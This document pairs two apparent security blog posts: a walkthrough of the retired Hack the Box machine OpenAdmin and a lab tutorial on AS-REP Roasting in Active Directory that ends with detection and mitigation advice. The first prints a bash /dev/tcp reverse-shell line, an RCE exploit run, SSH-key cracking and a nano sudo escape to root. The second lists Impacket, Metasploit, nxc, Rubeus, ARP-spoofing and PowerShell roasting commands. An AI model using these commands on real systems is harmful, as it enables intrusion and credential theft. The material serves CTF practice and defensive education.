Hack the Box: Open Admin Box Walkthrough


Hack the Box: Open Admin Box Walkthrough

Today, I am going to share a writeup for the boot2root challenge of the Hack the Box machine “OPENADMIN” which is a retired machine. It was actually an easy box based on the Linux machine and recently I have owned this system and got many new things to learn.

Table of Content
Recon
·         Nmap
·         Dirb
·         Python script ona-rce.py
Exploit
·         Netcat
·         Linenum.sh
·         SSH_Key Brute force
·         SSH login
Privilege Escalation
·         Abusing Sudo
·         Capture the flag

Walkthrough

Recon

Recon is the act of gathering different kinds of information against the targeted victim or system.  We can use various tools, techniques, and websites for the recon. Such as (Nmap, Dirsearch, Dirb etc) let’s start with Nmap tool.

We will start our recon by using Nmap scan to find the open ports and the version of our target.

nmap -sV -Pn 10.10.10.171


We will also do fuzzing of endpoints using dirbuster tool using the command


and we got some directories like (artwork, music).


After checking all the directories, we got one web page in which we found the login page.


Coming to the login page we got the “open net admin” version let’s recon about the “ona”.


After I did some recon we got exploits for this system and this particular version.
Let’s download the code for the exploit and see how it works. The usage of this python code is very simple. Firstly, we need to check whether the URL is vulnerable or not and then we can exploit it easily by executing the same code.

python3 ona-rce.py check http://10.10.10.171/ona/


EXPOLITATION

Since we did check for this exploit in the recon part and we got this URL is vulnerable to RCE. Using below command, we will successfully exploit this URL. and yes, commands are executing successfully.

python3 ona-rce.py exploit http://10.10.10.171/ona/


Yes, we are connected to a remote host and our current user is www-data. Now using netcat listener we will take reverse shell from the host to further enumeration of this Linux box.

/bin/bash -c 'bash -i >& /dev/tcp// 0>&1'


nc -lvp

Here the connection stabilized successfully.


Let’s start the enumeration of this machine. In the same present working directory first will enumerate and see what juicy data is there. Here we got many directories and let’s check first what's there in the local directory.


After further enumeration in the same directory we got a one php file “database_settings.inc.php”.


Let’s check what's there in this php file.


So here we got some credentials for the database.

Now let’s check how many users are present in the home directory of this machine. Here we got there are two users present in the machine and that are “Jimmy” and “Joanna”.
In the process of recon, we have done the port scanning using Nmap scan as we know ssh port 22 is open.


Let’s try to connect through ssh port for the user jimmy with the above password which we found in the database_settings.inc.php file.

ssh @

And yes, we are in 😊


Now we are connected to the jimmy user now for further enumeration we will first go to the “var” directory, it’s always good to enumerate the var directory.  Doing enumeration, we got one directory called /var/www/internal.


So here we got main.php in the /var/www/internal directory. now let’s have a look what’s present in the main.php.


Here is one php code which tells us we need to find the location of the Joanna’s private ssh key.


Now let’s enumerate more for the location where we can get the Joanna’s ssh private key.
Here we will use LinEnum.sh, This bash script is for enumerating the Linux machine to checks which services are running on the machine, privileges access, version information, system information, user information etc.
So here are the steps how to use the LinEnum.sh for the enumeration of the Linux machine.
1.       Download the script or get the location where this script is stored.
2.       Host the python server and copy the link of the LinEnum.sh file.
3.       Download the script in the remote host using “wget” command in the “/var/tmp” directory.
4.       Change the permission of the LinEnum.sh shell script using “chmod” command.
5.       Now run the script in the remote machine.

./LinEnum.sh


So here got some information after running the shell script LinEnum.sh


Here ports 52846 and 3306 are open and in the listen state, by using the curl command we will check that which above mention localhost port the main.php is getting executed.  By using the command.


curl http://127.0.0.1:52846/main.php


Here we successfully retrieve the ssh key using the 52846 port now save this key in your system.

We got Joanna’s ssh private key. Using this private ssh key we will switch the user jimmy to Joanna. first, we need to convert the private key into hash using ssh2john.py and hash we can crack by using john the ripper tool. For more reference visit the article.

python /usr/share/john/ssh2john.py id_rsa >> hash.txt
john –wordlist=/usr/share/wordlists/rockyou.txt hash.txt


Successfully Cracked!! The passphrase is “bloodninjas”.


Step 15:  Let’s switch to another user account Joanna. And use the passphrase “bloodninjas”

ssh -i id_rsa joanna@10.10.10.171


Yayyy!! 😊  Here we got our user hash for this machine.

PRIVILEGE ESCALATION

Now moving towards the root flag, here we need to check the permission where user and root do not need password to access any file throughout the remote machine, using command

sudo -l


Here we got that we can access /bin/nano as a root without password.

Let’s do a quick google search on the nano privilege escalation. we can take shell from GTFObins. we can open the /opt/priv file using the nano to escalate to the user to root
We could escape our shell to root in the nano file. so let’s run the same command as mentioned in the script itself.
reset; sh 1>&0 2>&0


Once we execute the command, we escalate our shell to root.


Here we got our root flag… That explains it all. So that’s for now. See you next time.

HAPPY HACKING!! 😊

AS-REP Roasting

In this post, we delve into the exploitation of Kerberos accounts with pre-authentication disabled, commonly known as AS-REP Roasting. This attack targets user accounts in Active Directory (AD) environments where Kerberos pre-authentication is not enforced, allowing attackers to extract hashed credentials and potentially crack them offline.

The post outlines lab setup, exploitation methods, and mitigation techniques, mapped to the MITRE ATT&CK framework for clarity. Detection mechanisms and actionable recommendations are also provided to help security professionals identify and defend against this prevalent threat.

Table of Contents

·        AS-REP Roasting

·        Prerequisites

·        Lab Setup

·        Exploitation


Method for Exploitation – AS-REP Roasting Attack (T1558.004)

·        Impacket-GetNPUsers

·        Metasploit

·        Nxc

·        ASREProast MitM

·        ldap_shell tool

·        Rubeus

·        Windows PowerShell – ASREPRoast


Detection & Mitigation


AS-REP Roasting

AS-REP Roasting is an attack targeting the Kerberos authentication protocol. It exploits accounts where Kerberos pre-authentication is disabled, allowing attackers to crack passwords offline.

How the Attack Works:

  1. Request a Ticket: The attacker sends a request to the Key Distribution Center (KDC) for an account with pre-authentication disabled.
  2. Receive Encrypted Data: The KDC sends back an AS-REP response, encrypted using the account's password hash.
  3. Crack the Password: The attacker uses tools to brute-force the password offline. If the password is weak, they gain access.

Why Pre-Authentication Matters

Pre-authentication requires users to prove their identity before the KDC issues an AS-REP response. Without it attackers can request AS-REP responses without knowing the password.


Prerequisites

·        Windows Server 2019 as Active Directory

·        Kali Linux

·        Tools: Impacket, Metasploit, nxc, AsRepCatcher, ldap_shell, Powerview, Rubeus

·        Windows 10/11 – As Client


Lab Setup

In this lab setup, we will create a user named 'Yashika' with Kerberos pre-authentication disabled, setting the stage for an AS-REP Roasting attack simulation.

Create the AD Environment:

To simulate an Active Directory environment, you will need a Windows Server as a Domain Controller (DC) and a client machine (Windows or Linux) where you can run enumeration and exploitation tools.

Domain Controller:

·        Install Windows Server (2016 or 2019 recommended).

·        Promote it to a Domain Controller by adding the Active Directory Domain Services role.

·        Set up the domain (e.g., ignite.local).


User Accounts:

·        Create an AD user account named Yashika.

net user yashika Password@1 /add /domain


Disable Kerberos preauthentication for Yashika User:

Once your AD environment is set up, you need to disable Kerberos preauthentication for Yashika user.

Steps:

·        Open Active Directory Users and Computers (ADUC) on the Domain Controller.

·        Enable the Advanced Features view by clicking on View > Advanced Features.

·        Locate User Yashika in the Users container.

·        Right-click on Yashika User and go to Properties.

·        Go to the Account tab.

·        In the Account options section, check the box for Do not require Kerberos preauthentication option.

·        Apply the settings.


Alternate methods of lab setup

BloodyAD

Alternatively, lab setup can be done with the help of BloodyAD, to disable preauthentication:

bloodyAD --host 192.168.1.48 -d ignite.local -u administrator -p Ignite@987 add uac yashika -f DONT_REQ_PREAUTH


And below is the command to re-enable preauthentication:

bloodyAD --host 192.168.1.48 -d ignite.local -u administrator -p Ignite@987 remove uac yashika -f DONT_REQ_PREAUTH


ldap_shell

Alternatively, it can be achieved using ldap_shell

ldap_shell ignite.local/administrator:Ignite@987 -dc-ip 192.168.1.48

To disable pre-authentication:

set_dontreqpreauth yashika true

To re-enable pre-authentication:

set_dontreqpreauth yashika false


Exploitation

Method for Exploitation - AS-REP Roasting Attack (T1558.004)

Attackers can exploit user accounts with Kerberos pre-authentication disabled by requesting encrypted credentials (AS-REP responses) and cracking them offline.

Impacket-GetNPUsers

The GetNPUsers script within Impacket can be used to perform AS-REP Roasting attacks and retrieve password hashes.

With a user’s file

impacket-GetNPUsers -dc-ip 192.168.1.48 ignite.local/ -usersfile users.txt -format john -outputfile hashes


Further, with the help of John the Ripper dictionary such as Rockyou can help the attacker to extract the password from the hash.

john -w=/usr/share/wordlists/rockyou.txt hashes


With a specific username

impacket-GetNPUsers ignite.local/yashika -dc-ip 192.168.1.48 -no-pass


Metasploit

This module searches for AD users without pre-auth required. Two different approaches are provided: - Brute force of usernames (does not require a user account; should not lock out accounts) - LDAP lookup (requires an AD user account).

With a user’s file:

use auxiliary/gather/asrep

set rhosts 192.168.1.48

set domain ignite.local

set user_file users.txt

run


With a specific username

use auxiliary/gather/asrep

set domain ignite.local

set rhosts 192.168.1.48

set username yashika

run


nxc

To check whether an account exists within Active Directory without Kerberos protocol, and is vulnerable to asreproast attack

nxc ldap 192.168.1.48 -u "users.txt" -p '' -k


To perform the asreproast attack with a user’s file

nxc ldap 192.168.1.48 -u "users.txt" -p '' --asreproast output.txt


To perform the asreproast attack with a specific username

nxc ldap 192.168.1.48 -u yashika -p '' --asreproast result.txt


ASREProast MitM

ASRepCatcher uses ARP spoofing to catch AS-REP messages returned by the Domain Controller to the clients and prints out the hash to crack.


Clone the repository and install:

git clone https://github.com/Yaxxine7/ASRepCatcher.git

cd AsRepCatcher

python3 setup.py install


Run the attack:

AsRepCatcher relay -dc 192.168.1.48


Crack the hashes:

john –format=krb5asrep -w=/usr/share/wordlists/rockyou.txt asrep_hashes.txt


Windows

Rubeus

Rubeus is a powerful post-exploitation tool that attackers can use to interact with Kerberos tickets and perform AS-REP Roasting attacks. It allows attackers to request service tickets for accounts with pre-authentication disabled.

Rubeus.exe asreproast /format:john /outfile:hash.txt


PowerShell - ASREPRoast


The attacker can perform asreproasting using ASREPRoast PowerShell script module.

powershell -ep bypass

Import-Module .\ASREPRoast.ps1

Invoke-ASREPRoast

Invoke-ASREPRoast | select -ExpandProperty Hash > hashdump


Detection & Mitigation

Detection

Detecting AS-REP Roasting attacks is important to prevent password theft.

Event ID 4768, recorded in the Security Logs on the domain controller, is triggered whenever a Kerberos authentication ticket is requested. Key details to look for in this event include:

·        Ticket Encryption Type: Often 0x17 (RC4 encryption).

·        Pre-Authentication Type: If it is 0, it indicates that preauthentication is disabled, a condition targeted by AS-REP Roasting attacks.

·        Service Name: Typically, krbtgt (Kerberos Ticket-Granting Ticket).


If you see these parameters in your logs, it might signal an AS-REP Roasting attack, as attackers generate these events while tampering with domain accounts. Regularly reviewing logs for these signs can help detect and mitigate this threat.


Mitigation

·        Enable Pre-Authentication: Ensure the "Do not require Kerberos pre-authentication" setting is disabled for all accounts.

·        Use Strong Passwords: Enforce complex, unique passwords and regularly update them.

·        Disable RC4-HMAC: Transition to stronger encryption types like AES128 (0x11) or AES256 (0x12) through Group Policy.

·        Monitor Logs: Monitor the less secure encryption type such as 0x1 & 0x3 (DES) 0x17 & 0x18 (Rc4).